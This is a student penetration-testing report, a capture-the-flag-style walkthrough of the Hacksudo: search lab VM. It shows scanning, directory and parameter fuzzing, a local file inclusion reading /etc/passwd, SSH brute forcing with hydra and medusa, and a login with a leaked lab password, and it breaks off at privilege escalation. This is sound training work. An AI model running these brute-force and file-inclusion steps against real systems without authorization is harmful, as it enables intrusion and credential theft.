Graduation Project Report

Web Application Penetration Testing

Targets: Gin and Juice Shop & Hacksudo: search

Track: Vulnerability Analyst and Penetration Tester

Group Code: CAI4_ISS3_G1Vuln / Pen Test odd

Instructor: Eng. Ahmad Ashraf

Team Members

Name	ID
Sherif Mohamed Mosallam	21066608
Alaa Mohamed Gomaa Sayed	21088778
Kirolos Gamil Samy Blamon	21118745
Mostafa Mohamed Abdo	21054319

Hacksudo: search

Objective

Identify the target and exposed services.

Start the hachsudo machine:

Machine IP

Start my machine:

My kali Machine

1) Reconnaissance


Goal:

Identify the VM IP and basic network presence.

```
sudo netdiscover -r 192.168.56.0/24
```

Scans the local network to find live hosts

- `r` = range



The IP of target machine from `netdiscover` command

Alternative:

```
sudo arp-scan -l
```

Lists devices in our LAN using ARP

- `l` = localnet

The IP of target machine from `arp-scan` command

2) Scanning (Open ports + services)


Goal:

Find **open ports, services, and versions**

Commands:

```
nmap -p- -A -sV -f -T4 192.168.56.101
```

- `p` = port scanning
- `A` = Aggressive Scan
- `sV` = Service Version Detection
- `f` = Fragment Packets
- `T4` = Timing Template



nmap scan

Discovered open ports:

- Port 80 → HTTP
- Port 22 → SSH

Insight:

> Target exposes remote connection services and is web-based.

3) Enumeration

Goal: Uncover hidden directories and data leaks.

SSH (port 22)

Check for brute-force possibility:


```
hydra -l root -P rockyou.txt ssh://192.168.56.101
```

`hydra` command

Filed to find password for root.

- **HTTP (port 80/443)**

open 192.168.56.101 on web browser



192.168.56.101 on web broswer

```
whatweb http://192.168.56.101
```

Identifies web technologies (PHP, Apache, etc.)


4) Exploitation

Goal: Gain access using discovered vulnerabilities

```
gobuster dir -u http://192.168.56.101 -x html,txt,php -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

Finds hidden directories

- `dir` = directory brute force
- `w` = wordlist



Gobuster results showing discovered directories

Cause we have a lot of php files we search for common vulnerabilities we found a lot but on our case the interesting vulnerabilities:


File Inclusion (LFI/RFI): These occur when unvalidated user input is used in functions like `include()` or `require()`.

Local File Inclusion (LFI): Allows reading sensitive files on the server (e.g., `/etc/passwd`).


Remote File Inclusion (RFI): Allows executing malicious code hosted on a remote server.

Unrestricted File Uploads: If an application doesn't properly validate uploaded files, an attacker can upload a malicious PHP script (a "web shell") and execute it.

We looked into every directory and check its source code but only search1.php was interesting .



search1.php



Source code of search1.php


We discovered a hint, The hint suggests performing fuzzing, so I utilized wfuzz to execute fuzzing and discover the PHP GET parameter in the URL.

Also we found a must compelling evidence for Local File Inclusions (LFI) and Remote File Inclusions (RFI).

```
wfuzz -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.56.101/search1.php?FUZZ=contact.php --hl 137
```


The command uses Wfuzz to fuzz HTTP GET parameters in a web application and look for hidden or vulnerable parameters.

- `c` = Enables colored output in the terminal, This makes results easier to read.
- `w` = wordlist
- `u` = The target URL
- `hl` = Hide responses with 137 lines




During testing, the endpoint `/search1.php` was identified as vulnerable to Local File Inclusion (LFI). The **me** parameter accepted a user-supplied URL and included it without validation.

So we try to access /etc/passwd




File executed and we got some username. We stored them in username.txt.

```
nano username.txt
```




```
nikto -h http://192.168.56.101
```


Scans for common web vulnerabilities



We found an interesting files.



/account



/.env

We got a password = `MyD4dSuperH3r0!`. We stored this password in pass.txt.

```
nano pass.txt
```


We used **medusa** for brute forcing.

```
medusa -h 192.168.56.101 -M ssh -U username.txt -P pass.txt
-v 6 -F -f -t 4
```

The command uses Medusa to perform an SSH login brute-force attack against a target machine.

- `h` = Specifies the target host IP address.
- `M ssh` = Tells Medusa to use the SSH module.
- `U` = Specifies a file containing usernames.
- `P` = Specifies a file containing passwords.
- `v` = Sets very verbose output.
- `F` = Stop the entire attack after the first successful login is found.
- `f` = Stop testing passwords for a specific user after success.


- `t` = Use 4 parallel threads. (4 login attempts simultaneously, faster brute forcing)



We have found the the credentials for SSH login , hacksudo : **MyD4dSuperH3r0!** . We logged in using this credential.

command :

```
ssh hacksudo@192.168.56.101
```




5) Privilege Escalation

Goal: Get root/admin access


Basic checks:

